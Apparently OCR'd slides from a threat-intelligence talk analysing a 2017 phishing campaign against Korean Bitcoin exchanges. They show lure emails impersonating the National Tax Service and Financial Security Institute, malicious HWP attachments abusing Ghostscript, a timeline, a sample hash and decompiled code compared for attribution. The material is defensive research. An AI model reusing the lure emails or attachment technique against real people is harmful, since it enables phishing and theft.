
BITCOIN EXCHANGES HACKING CAMPAIGN

- Four Bitcoin Exchanges were attacked
- Attacker impersonates the public institutes for phishing
  - Public Prosecutors' Office, National Police Agency, Financial Security Institute, Major Bank, etc.
- They used nine email accounts for attack
  - 4 out of 9 were stolen email accounts, and 5 were confirmed created by the attacker
  - Mobile malware was deployed to bypass SMS authentication.
    - Palo Alto - Operation Blockbuster Goes Mobile
      - https://researchcenter.paloaltonetworks.com/2017/11/unit42-operation-blockbuster-goes-mobile/
    - McAfee - Lazarus Cybercrime Group Moves to Mobile Platform
      - https://securingtomorrow.mcafee.com/mcafee-labs/lazarus-cybercrime-group-moves-to-mobile/
    - Sample Hash: (sha256) 22a279c5685d7c3e24c04580204a8a932b2909a77a549bdd7bcf7ead285efde9


BITCOIN EXCHANGES HACKING CAMPAIGN

- 25 people received phishing emails attached with malicious HWP files during the campaign
  - In Korea, HWP(Hangul Word Processor) is the most popular word processor as MS OFFICE
- They used a vulnerability of Ghostscript
  - Ghostscript is interpreter for postscript language
  - Ghostscript is included in HWP
    - removed in a current version by vulnerability issue
  - Its vulnerability could allow the arbitrary code execution
  - Ghostscript can create files without vulnerability

BITCOIN EXCHANGES HACKED - Phishing Email Attack Vector



BITCOIN EXCHANGES HACKED – Attack Timeline



22.May.2017.
National Tax Service …

<-Target changed->

//

05.Jul.2017.
[FSI] Financial Security Standardization …

06.Jul.2017.
nondisclosure

10.Jul.2017
[**bank] establishment of a pledge right …

11.Jul.2017
nondisclosure


03.Aug.2017
Sent a transaction log

04.Aug.2017
Check Bcoin wallet addresses in attached file

07.Aug.2017
nondisclosure

TARGETING BITCOIN EXCHANGES USERS – Before July, 2017

- A phishing email impersonated the National Tax Service
  - Targeted users of Bitcoin Exchanges



보낸사람: **국세청 세무조사 특별기획팀 <[redacted]>**
날짜: 2017년 5월 22일 오후 4:54
제목[redacted] 국세청 세무조사 특별기획팀입니다
받는사람: [redacted]

안녕하십니까.

국세청 세무조사 특별기획팀입니다.
국세청에서는 5월내 진행하는 세무조사와 관련하여 필요한 준비서류들을 알려드립니다.
준비서류 목록을 첨부해 드리오니 5월 25일 10시까지 완료해 주시기 바랍니다.

감사합니다.

일반 첨부파일

☑ 파일명

□ 세무조사준비서류.hwp

2017.5.22. 04:54 PM

Hello,


This is special tax investigation team at National Tax Service.
I attached a file that you need to prepare for tax investigation.
You have to complete preparing until 10 am, 25 May.

Thanks

[Attached a malicious hwp file]


BITCOIN EXCHANGES HACKED – Before July, 2017

- Compares with Korean Major Bank Sample



```
if ( strcmp(&String, (const char *)&word_10
{
  if ( v40 & 0x10 )
    lstrcpyA((LPSTR)MARKER_v2, ":FZ:");
  else
    lstrcpyA((LPSTR)MARKER_v2, ":GY:");
  *(_DWORD *)(MARKER_v2 + 4) = *(_DWORD *)&
  *(_DWORD *)(MARKER_v2 + 8) = *(_DWORD *)&
  FileTimeToLocalFileTime((const FILETIME *
  v6 = LocalFileTime.dwHighDateTime;
```

Major Bank Sample




```
if ( v41 & 0x10 )
{
  *(_WORD *)(v4 + v3) = ':';
  *(_WORD *)(v18 + v4) = 'F';
  *(_WORD *)(v3 + v4 + 4) = 'Z';
  *(_WORD *)(v4 + v3 + 6) = ':';
}
else
{
  *(_WORD *)(v4 + v3) = ':';
  *(_WORD *)(v18 + v4) = 'G';
  *(_WORD *)(v3 + v4 + 4) = 'Y';
  *(_WORD *)(v4 + v3 + 6) = ':';
}
```

Users of Bitcoin Exchanges Sample

BITCOIN EXCHANGES HACKED – CASE 1: IMPERSONATED as FSI

- After 2 months we found another sample related to Bitcoin Exchanges
- A phishing email impersonated the Financial Security Institute



[redacted]

2017년 7월 5일 오전 9:59

[redacted]

[금융보안원]금융보안 표준화 수요조사 실시 정보 공유

세부사항

받는 사람: [redacted]

답장 받는 사람: [redacted]

안녕하세요.

금융보안원에서는 6월 26일부터 7월31일까지 한달 간 금융보안 표준화 추진을 위한 수요조사를 진행하고 있습니다. 이에 많은 관심과 활용하고자 하시는 기업의 참여 독려를 위하여 지난주 언론에 배포되었던 "수요조사 관련 자료"를 송부드립니다.

언론보도 링크 : http://www.dailian.co.kr/news/view/641970

궁금하신 사항은 언제나 분의 바랍니다.

감사합니다.

금융보안원 수요조사 담당자 드림

2017년도 금융보안 표준화...문.hwp

2017.7.5. 09:59 AM


Hello,
We(FSI) are going to survey regarding the financial security standardization.
I expect your active participation, so I attached a file related to the survey.
news link : http://....
If you have any questions, please feel free to contact me.

Thanks,
FSI survey manager

[Attached a malicious hwp file(2017 the financial …)]

CASE 1: IMPERSONATED as FSI – Malicious scripts in HWP file


- We could find ps (postscript) files in BinData of malicious HWP file
- They were compressed by zlib



